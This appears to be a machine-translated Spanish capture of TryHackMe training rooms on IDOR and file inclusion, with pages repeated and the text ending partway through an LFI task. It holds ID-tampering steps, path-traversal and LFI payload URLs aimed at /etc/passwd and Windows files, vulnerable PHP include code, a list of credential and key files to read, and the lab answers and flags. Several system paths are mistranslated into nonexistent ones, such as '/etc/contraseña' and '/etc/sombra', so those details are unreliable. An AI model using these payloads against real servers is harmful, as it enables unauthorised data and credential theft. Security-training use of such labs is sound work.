Aprenda cómo encontrar y explotar las vulnerabilidades de IDOR en una aplicación web que le brinda acceso a datos que no debería tener.

Iniciar AttackBox | Mostrar vista dividida | Ayuda

100%

Tarea 1 ¿Qué es un IDOR?

Tarea 2 Un ejemplo de IDOR

Imagine que acaba de registrarse en un servicio en línea y desea cambiar la información de su perfil. El enlace en el que hace clic va a http://online-service.thm/profile?user_id=1305 y podrá ver su información.

Ver sitio

La curiosidad se apodera de ti e intentas cambiar el valor de user_id a 1000 (http://online-service.thm/profile?user_id=1000) y, para tu sorpresa, ahora puedes ver la información de otro usuario. ¡Ahora ha descubierto una vulnerabilidad IDOR ! Idealmente, debería haber una verificación en el sitio web para confirmar que la información del usuario pertenece al usuario que inició sesión y la solicitó.

Utilizando lo que ha aprendido anteriormente, haga clic en el botón Ver sitio e intente recibir una alerta al descubrir y explotar una vulnerabilidad IDOR .

Responda las siguientes preguntas

¿Qué es la bandera del sitio web de ejemplo de IDOR?

THM{IDOR-VULN-FOUND} | Respuesta correcta

Tarea 3 Encontrar IDOR en ID codificados

Tarea 4 Encontrar IDOR en ID hash

Tarea 5 Encontrar IDOR en identificaciones impredecibles

Tarea 6 ¿Dónde se encuentran los IDOR?

Tarea 7 Un ejemplo práctico de IDOR

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 88225 usuarios aquí y esta sala tiene 829 días.

2416

SECO

Aprenda cómo encontrar y explotar las vulnerabilidades de IDOR en una aplicación web que le brinda acceso a datos que no debería tener.

Iniciar AttackBox | Mostrar vista dividida | Ayuda

100%

Tarea 1 ¿Qué es un IDOR?

Tarea 2 Un ejemplo de IDOR

Tarea 3 Encontrar IDOR en ID codificados

Identificaciones codificadas

Al pasar datos de una página a otra, ya sea mediante datos de publicación, cadenas de consulta o cookies, los desarrolladores web suelen tomar primero los datos sin procesar y codificarlos. La codificación garantiza que el servidor web receptor podrá comprender el contenido. La codificación cambia los datos binarios a una cadena ASCII que normalmente utiliza el `a-z, A-Z, 0-9 and =` carácter de relleno. La técnica de codificación más común en la web es la codificación base64 y, por lo general, puede ser bastante fácil de detectar. Puede usar sitios web como https://www.base64decode.org/ para decodificar la cadena, luego editar los datos y volver a codificarlos usando https://www.base64encode.org/ y luego volver a enviar la solicitud web para ver si hay un cambio en la respuesta.

Vea la imagen a continuación como un ejemplo gráfico de este proceso:

Responda las siguientes preguntas

¿Cuál es un tipo común de codificación utilizado por los sitios web?

base64 — Respuesta correcta

Tarea 4 Encontrar IDOR en ID hash

Tarea 5 Encontrar IDOR en identificaciones impredecibles

Tarea 6 ¿Dónde se encuentran los IDOR?

Tarea 7 Un ejemplo práctico de IDOR

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 88225 usuarios aquí y esta sala tiene 829 días.

2416

SECO

Iniciar AttackBox | Mostrar vista dividida | Ayuda

Aprenda cómo encontrar y explotar las vulnerabilidades de IDOR en una aplicación web que le brinda acceso a datos que no debería tener.

100%

Tarea 1 ¿Qué es un IDOR?

Tarea 2 Un ejemplo de IDOR

Tarea 3 Encontrar IDOR en ID codificados

Tarea 4 Encontrar IDOR en ID hash

ID con hash

Los ID con hash son un poco más complicados de manejar que los codificados, pero pueden seguir un patrón predecible, como ser la versión con hash del valor entero. Por ejemplo, el número de identificación 123 se convertiría en 202cb962ac59075b964b07152d234b70 si se utilizara el hash md5.

Vale la pena pasar cualquier hash descubierto a través de un servicio web como https://crackstation.net/ (que tiene una base de datos de miles de millones de hash para valorar los resultados) para ver si podemos encontrar alguna coincidencia.

Responda las siguientes preguntas

¿Cuál es un algoritmo común utilizado para el hash de ID?

md5 | Respuesta correcta

Tarea 5 Encontrar IDOR en identificaciones impredecibles

Tarea 6 ¿Dónde se encuentran los IDOR?

Tarea 7 Un ejemplo práctico de IDOR

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 88225 usuarios aquí y esta sala tiene 829 días.

2416

SECO

Iniciar AttackBox | Mostrar vista dividida | Ayuda

Aprenda cómo encontrar y explotar las vulnerabilidades de IDOR en una aplicación web que le brinda acceso a datos que no debería tener.

100%

Tarea 1 ¿Qué es un IDOR?

Tarea 2 Un ejemplo de IDOR

Tarea 3 Encontrar IDOR en ID codificados

Tarea 4 Encontrar IDOR en ID hash

Tarea 5 Encontrar IDOR en identificaciones impredecibles

Identificaciones impredecibles

Si la identificación no se puede detectar utilizando los métodos anteriores, un excelente método de detección de IDOR es crear dos cuentas e intercambiar los números de identificación entre ellas. Si puede ver el contenido de otros usuarios usando su número de identificación mientras aún está conectado con una cuenta diferente (o no ha iniciado sesión en absoluto), ha encontrado una vulnerabilidad IDOR válida.

Responda las siguientes preguntas

¿Cuál es la cantidad mínima de cuentas que necesita crear para verificar IDOR entre cuentas?

2 | Respuesta correcta

Tarea 6 ¿Dónde se encuentran los IDOR?

Tarea 7 Un ejemplo práctico de IDOR

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 88225 usuarios aquí y esta sala tiene 829 días.

2416

SECO

Aprenda cómo encontrar y explotar las vulnerabilidades de IDOR en una aplicación web que le brinda acceso a datos que no debería tener.

Iniciar AttackBox | Mostrar vista dividida | Ayuda

100%

Tarea 1 ¿Qué es un IDOR?

Tarea 2 Un ejemplo de IDOR

Tarea 3 Encontrar IDOR en ID codificados

Tarea 4 Encontrar IDOR en ID hash

Tarea 5 Encontrar IDOR en identificaciones impredecibles

Tarea 6 ¿Dónde se encuentran los IDOR?

¿Dónde están ubicados?

Es posible que el punto final vulnerable al que se dirige no siempre sea algo que vea en la barra de direcciones. Podría ser contenido que su navegador carga a través de una solicitud AJAX o algo a lo que encuentre referencia en un archivo JavaScript.

A veces, los puntos finales pueden tener un parámetro sin referencia que puede haber sido de alguna utilidad durante el desarrollo y pasar a producción. Por ejemplo, puede notar una llamada a **/usuario/detalles** que muestra su información de usuario (autenticada a través de su sesión). Pero a través de un ataque conocido como minería de parámetros, descubres un parámetro llamado **user_id** que puedes usar para mostrar información de otros usuarios, por ejemplo, **/user/details?user_id=123** .

Responda las siguientes preguntas

Lea lo anterior.

No se necesita respuesta | Pregunta hecha

Tarea 7 Un ejemplo práctico de IDOR

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 88225 usuarios aquí y esta sala tiene 829 días.

2416

SECO

Iniciar AttackBox | Mostrar vista dividida | Ayuda

Aprenda cómo encontrar y explotar las vulnerabilidades de IDOR en una aplicación web que le brinda acceso a datos que no debería tener.

100%

Tarea 1 ¿Qué es un IDOR?

Tarea 2 Un ejemplo de IDOR

Tarea 3 Encontrar IDOR en ID codificados

Tarea 4 Encontrar IDOR en ID hash

Tarea 5 Encontrar IDOR en identificaciones impredecibles

Tarea 6 ¿Dónde se encuentran los IDOR?

Tarea 7 Un ejemplo práctico de IDOR

Comience presionando el botón **Iniciar máquina** ; Una vez iniciado, haga clic en el siguiente enlace y ábralo en una nueva pestaña del navegador:

Iniciar máquina


https://LAB_WEB_URL.p.thmlabs.com

En primer lugar deberás iniciar sesión. Para ello, haz clic en la sección del cliente y crea una cuenta. Una vez que haya iniciado sesión, haga clic en la pestaña **Su cuenta** .

La sección **Su cuenta** le brinda la posibilidad de cambiar su información, como nombre de usuario, dirección de correo electrónico y contraseña. Notarás que los campos de nombre de usuario y correo electrónico ya están completos con tu información.

Comenzaremos investigando cómo se completa previamente esta información. Si abre las herramientas de desarrollo de su navegador, selecciona la pestaña de red y luego actualiza la página, verá una llamada a un punto final con la ruta /api/v1/customer?id= `{user_id}` .

Esta página devuelve en formato JSON su identificación de usuario, nombre de usuario y dirección de correo electrónico. Podemos ver en la ruta que la información del usuario que se muestra se toma del parámetro de identificación de la cadena de consulta (ver imagen a continuación).



Puede intentar probar este parámetro de identificación para detectar una vulnerabilidad IDOR cambiando la identificación por la identificación de otro usuario. Intente seleccionar usuarios con los ID 1 y 3 y luego responda las preguntas siguientes.

Responda las siguientes preguntas

¿Cuál es el nombre de usuario para el ID de usuario 1?

adam84 — Respuesta correcta

¿Cuál es la dirección de correo electrónico del ID de usuario 3?

j@fakemail.thm — Respuesta correcta

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 88225 usuarios aquí y esta sala tiene 829 días.

2405

Inclusión de archivos

Iniciar AttackBox | Ayuda

Esta sala presenta vulnerabilidades de inclusión de archivos, incluida la inclusión de archivos locales (LFI), la inclusión de archivos remotos (RFI) y el cruce de directorios.


100%

Tarea 1 Introducción

¿Qué es la inclusión de archivos?


Esta sala tiene como objetivo brindarle los conocimientos esenciales para explotar las vulnerabilidades de inclusión de archivos, incluida la inclusión de archivos locales (LFI), la inclusión remota de archivos (RFI) y el cruce de directorios . Además, analizaremos el riesgo de estas vulnerabilidades si se encuentran y la solución necesaria. Proporcionamos algunos ejemplos prácticos de cada vulnerabilidad, así como desafíos prácticos.

En algunos escenarios, las aplicaciones web están escritas para solicitar acceso a archivos en un sistema determinado, incluidas imágenes, texto estático, etc., mediante parámetros. Los parámetros son cadenas de parámetros de consulta adjuntas a la URL que podrían usarse para recuperar datos o realizar acciones basadas en la entrada del usuario. El siguiente diagrama desglosa las partes esenciales de una URL.



Por ejemplo, los parámetros se utilizan en la búsqueda de Google, donde las solicitudes `GET` pasan la entrada del usuario al motor de búsqueda. `https://www.google.com/search?q=TryHackMe` . Si no está familiarizado con el tema, puede ver el módulo Cómo funciona la Web para comprender el concepto.

Analicemos un escenario en el que un usuario solicita acceder a archivos desde un servidor web. Primero, el usuario envía una solicitud HTTP al servidor web que incluye un archivo para mostrar. Por ejemplo, si un usuario desea acceder y mostrar su CV dentro de la aplicación web, la solicitud puede tener el siguiente aspecto: `http://webapp.thm/get.php?file=userCV.pdf` , donde el `archivo` es el parámetro y El `userCV.pdf` es el archivo requerido para acceder.



¿Por qué ocurren las vulnerabilidades de inclusión de archivos?

Las vulnerabilidades de inclusión de archivos se encuentran y explotan comúnmente en varios lenguajes de programación para aplicaciones web, como PHP, que están mal escritos e implementados. El principal problema de estas vulnerabilidades es la validación de entradas, en la que las entradas del usuario no se desinfectan ni se validan, y el usuario las controla. Cuando la entrada no se valida, el usuario puede pasar cualquier entrada a la función, provocando la vulnerabilidad.

¿Cuál es el riesgo de inclusión de archivos?

De forma predeterminada, un atacante puede aprovechar las vulnerabilidades de inclusión de archivos para filtrar datos, como código, credenciales u otros archivos importantes relacionados con la aplicación web o el sistema operativo. Además, si el atacante puede escribir archivos en el servidor por cualquier otro medio, la inclusión de archivos podría usarse en conjunto para obtener la ejecución remota de comandos (RCE).

Responda las siguientes preguntas

Continuaremos con la siguiente sección para implementar la VM adjunta.

No se necesita respuesta | Pregunta hecha

Tarea 2 Implementar la máquina virtual

Tarea 3 Recorrido de ruta

Tarea 4 Inclusión de archivos locales - LFI

Tarea 5 Inclusión de archivos locales - LFI #2

Tarea 6 Inclusión remota de archivos - RFI

Tarea 7 Remediación

Tarea 8 Desafío

Creado por tryhackme y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 82904 usuarios aquí y esta sala tiene 829 días.

2405

Inclusión de archivos

Iniciar AttackBox Ayuda

Esta sala presenta vulnerabilidades de inclusión de archivos, incluida la inclusión de archivos locales (LFI), la inclusión de archivos remotos (RFI) y el cruce de directorios.

100%


Tarea 1 Introducción

Tarea 2 Implementar la máquina virtual

Implemente la máquina virtual adjunta para seguir y aplicar la técnica, así como realizar los desafíos. Para acceder a esta VM, asegúrese de conectarse a la red TryHackMe a través de OpenVPN o acceda directamente desde Attackbox .

Iniciar máquina

Visite el enlace `http://MACHINE_IP/` que debería tener el siguiente aspecto:



Responda las siguientes preguntas

Una vez que haya implementado la máquina virtual , espere unos minutos hasta que se inicie el servidor web y luego avance a la siguiente sección.

No se necesita respuesta

Pregunta hecha

Tarea 3 Recorrido de ruta

Tarea 4 Inclusión de archivos locales - LFI

Tarea 5 Inclusión de archivos locales - LFI #2

Tarea 6 Inclusión remota de archivos - RFI

Tarea 7 Remediación

Tarea 8 Desafío

Creado por tryhackme y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 82904 usuarios aquí y esta sala tiene 829 días.

2405

Inclusión de archivos

Esta sala presenta vulnerabilidades de inclusión de archivos, incluida la inclusión de archivos locales (LFI), la inclusión de archivos remotos (RFI) y el cruce de directorios.

Iniciar AttackBox Ayuda

100%

Tarea 1 Introducción

Tarea 2 Implementar la máquina virtual


Tarea 3 Recorrido de ruta

Recorrido de ruta

También conocida como `recorrido de directorio`, una vulnerabilidad de seguridad web permite a un atacante leer recursos del sistema operativo, como archivos locales en el servidor que ejecuta una aplicación. El atacante aprovecha esta vulnerabilidad manipulando y abusando de la URL de la aplicación web para localizar y acceder a archivos o directorios almacenados fuera del directorio raíz de la aplicación.


Las vulnerabilidades de recorrido de ruta ocurren cuando la entrada del usuario se pasa a una función como file_get_contents en PHP. Es importante tener en cuenta que la función no es el principal contribuyente a la vulnerabilidad. A menudo, la causa de la vulnerabilidad es una validación o un filtrado de entrada deficientes. En PHP, puedes usar file_get_contents para leer el contenido de un archivo. Puede encontrar más información sobre la función aquí.

El siguiente gráfico muestra cómo una aplicación web almacena archivos en `/var/www/app`. El camino feliz sería que el usuario solicite el contenido de userCV.pdf desde una ruta definida `/var/www/app/CVs`.



Podemos probar el parámetro de URL agregando cargas útiles para ver cómo se comporta la aplicación web. Los ataques de recorrido de ruta, también conocidos como ataque `punto-punto-barra`, aprovechan para mover el directorio un paso hacia arriba usando los puntos dobles `../`. Si el atacante encuentra el punto de entrada, que en este caso `get.php?file=`, entonces el atacante puede enviar algo como lo siguiente: `http://webapp.thm/get.php?file=../../../../etc/contraseña`

Supongamos que no hay validación de entrada y, en lugar de acceder a los archivos PDF en la ubicación `/var/www/app/CVs`, la aplicación web recupera archivos de otros directorios, que en este caso `/etc/passwd`. Cada `..` entrada mueve un directorio hasta llegar al directorio raíz `/`. Luego cambia el directorio a `/etc` y desde allí lee el archivo `passwd`.



Como resultado, la aplicación web devuelve el contenido del archivo al usuario.

De manera similar, si la aplicación web se ejecuta en un servidor Windows, el atacante debe proporcionar rutas de Windows. Por ejemplo, si el atacante quiere leer el archivo `boot.ini` ubicado en `c:\boot.ini`, entonces puede intentar lo siguiente según la versión del sistema operativo de destino:

`http://webapp.thm/get.php?file=../../../../boot.ini` o

`http://webapp.thm/get.php?file=../../../../windows/win.ini`

Aquí se aplica el mismo concepto que con los sistemas operativos Linux, donde subimos directorios hasta llegar al directorio raíz, que suele ser `c:\`.

A veces, los desarrolladores agregan filtros para limitar el acceso solo a ciertos archivos o directorios. A continuación se muestran algunos archivos de sistema operativo comunes que puede utilizar al realizar pruebas.

Ubicación	Descripción
`/etc/problema`	contiene un mensaje o identificación del sistema que se imprimirá antes del mensaje de inicio de sesión.
`/etc/perfil`	controla las variables predeterminadas de todo el sistema, como variables de exportación, máscara de creación de archivos (umask), tipos de terminal, mensajes de correo para indicar cuándo ha llegado correo nuevo
`/proc/versión`	especifica la versión del kernel de Linux
`/etc/contraseña`	tiene todos los usuarios registrados que tienen acceso a un sistema
`/etc/sombra`	contiene información sobre las contraseñas de los usuarios del sistema
`/root/.bash_history`	contiene los comandos históricos para el usuario `root`
`/var/log/dmesage`	Contiene mensajes globales del sistema, incluidos los mensajes que se registran durante el inicio del sistema.
`/var/correo/raíz`	todos los correos electrónicos para el usuario `root`
`/root/.ssh/id_rsa`	Claves SSH privadas para un root o cualquier usuario válido conocido en el servidor
`/var/log/apache2/access.log`	las solicitudes accedidas para el servidor web `Apache`
`C:\boot.ini`	contiene las opciones de arranque para computadoras con firmware BIOS

Responda las siguientes preguntas

¿Qué función causa vulnerabilidades de recorrido de ruta en PHP?

file_get_contents — Respuesta correcta

Tarea 4 Inclusión de archivos locales - LFI

Tarea 5 Inclusión de archivos locales - LFI #2

Tarea 6 Inclusión remota de archivos - RFI

Tarea 7 Remediación

Tarea 8 Desafío

Creado por tryhackme y l000g1c
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 82904 usuarios aquí y esta sala tiene 829 días.

2405

Inclusión de archivos

Iniciar AttackBox | Ayuda

Esta sala presenta vulnerabilidades de inclusión de archivos, incluida la inclusión de archivos locales (LFI), la inclusión de archivos remotos (RFI) y el cruce de directorios.

100%

Tarea 1 Introducción

Tarea 2 Implementar la máquina virtual

Tarea 3 Recorrido de ruta

Tarea 4 Inclusión de archivos locales - LFI

Inclusión de archivos locales (LFI)

Los ataques LFI contra aplicaciones web a menudo se deben a la falta de conciencia de seguridad de los desarrolladores. Con PHP, el uso de funciones como `include` , `require` , `include_once` y `require_once` a menudo contribuyen a que las aplicaciones web sean vulnerables. En esta sala, nos ocuparemos de PHP , pero vale la pena señalar que las vulnerabilidades LFI también ocurren cuando se usan otros lenguajes como ASP, JSP o incluso en aplicaciones Node.js. Los exploits LFI siguen los mismos conceptos que el recorrido de ruta.

En esta sección, lo guiaremos a través de varios escenarios `de LFI` y cómo explotarlos.

1. Supongamos que la aplicación web proporciona dos idiomas y el usuario puede seleccionar entre `EN` y `AR.`

```
<?PHP
    include($_GET["lang"]);
?>
```

El código PHP anterior utiliza una solicitud `GET a través del parámetro URL lang` para incluir el archivo de la página. La llamada se puede realizar enviando la siguiente solicitud HTTP de la siguiente manera: `http://webapp.thm/index.php?lang=EN.php` para cargar la página en inglés o `http://webapp.thm/index.php?lang=AR.php` para cargar la página árabe, donde los archivos `EN.php` y `AR.php` existen en el mismo directorio.

En teoría, podemos acceder y mostrar cualquier archivo legible en el servidor desde el código anterior si no hay ninguna validación de entrada. Digamos que queremos leer el archivo `/etc/passwd` , que contiene información confidencial sobre los usuarios del sistema operativo Linux , podemos intentar lo siguiente : `http://webapp.thm/get.php?file=/etc/passwd`

En este caso, funciona porque no hay un directorio especificado en la función `de inclusión` ni ninguna validación de entrada.

Ahora aplique lo que comentamos e intente leer el archivo `/etc/passwd` . Además, responda la pregunta número 1 a continuación.

2. A continuación, en el siguiente código, el desarrollador decidió especificar el directorio dentro de la función.

```
<?PHP
    include("languages/". $_GET['lang']);
?>
```

En el código anterior, el desarrollador decidió usar la función `de inclusión` para llamar a páginas `PHP` en el directorio `de idiomas` solo a través de parámetros `de idioma` .

Si no hay validación de entrada, el atacante puede manipular la URL reemplazando la entrada `del idioma` con otros archivos sensibles al sistema operativo, como `/etc/passwd` .

Nuevamente, la carga útil se parece al `recorrido de ruta` , pero la función de inclusión nos permite incluir cualquier archivo llamado en la página actual. El siguiente será el exploit:

`http://webapp.thm/index.php?lang=../../../../etc/passwd`

Ahora aplique lo que discutimos, intente leer archivos dentro del servidor, determine el directorio especificado en la función de inclusión y responda la pregunta número 2 a continuación.

Responda las siguientes preguntas

Pruebe el laboratorio n.° 1 para leer **/etc/passwd** . ¿ Cuál sería el URI de solicitud ?

/lab1.php?file=/etc/passwd | Respuesta correcta | Pista

En el laboratorio n.° 2, ¿cuál es el directorio especificado en la función de inclusión?

includes | Respuesta correcta | Pista

Tarea 5 Inclusión de archivos locales - LFI #2

Tarea 6 Inclusión remota de archivos - RFI

Tarea 7 Remediación

Tarea 8 Desafío

Creado por tryhackme y l000g1c

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 82904 usuarios aquí y esta sala tiene 829 días.

2405

Inclusión de archivos

Esta sala presenta vulnerabilidades de inclusión de archivos, incluida la inclusión de archivos locales (LFI), la inclusión de archivos remotos (RFI) y el cruce de directorios.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Implementar la máquina virtual

Tarea 3 Recorrido de ruta

Tarea 4 Inclusión de archivos locales - LFI

Tarea 5 Inclusión de archivos locales - LFI #2

En esta tarea, profundizamos un poco más en LFI . Discutimos un par de técnicas para evitar el filtro dentro de la función de inclusión.

1. En los dos primeros casos, verificamos el código de la aplicación web y luego supimos cómo explotarlo. Sin embargo, en este caso estamos realizando pruebas de caja negra, en las que no tenemos el código fuente. En este caso, los errores son importantes a la hora de comprender cómo se pasan y procesan los datos en la aplicación web.

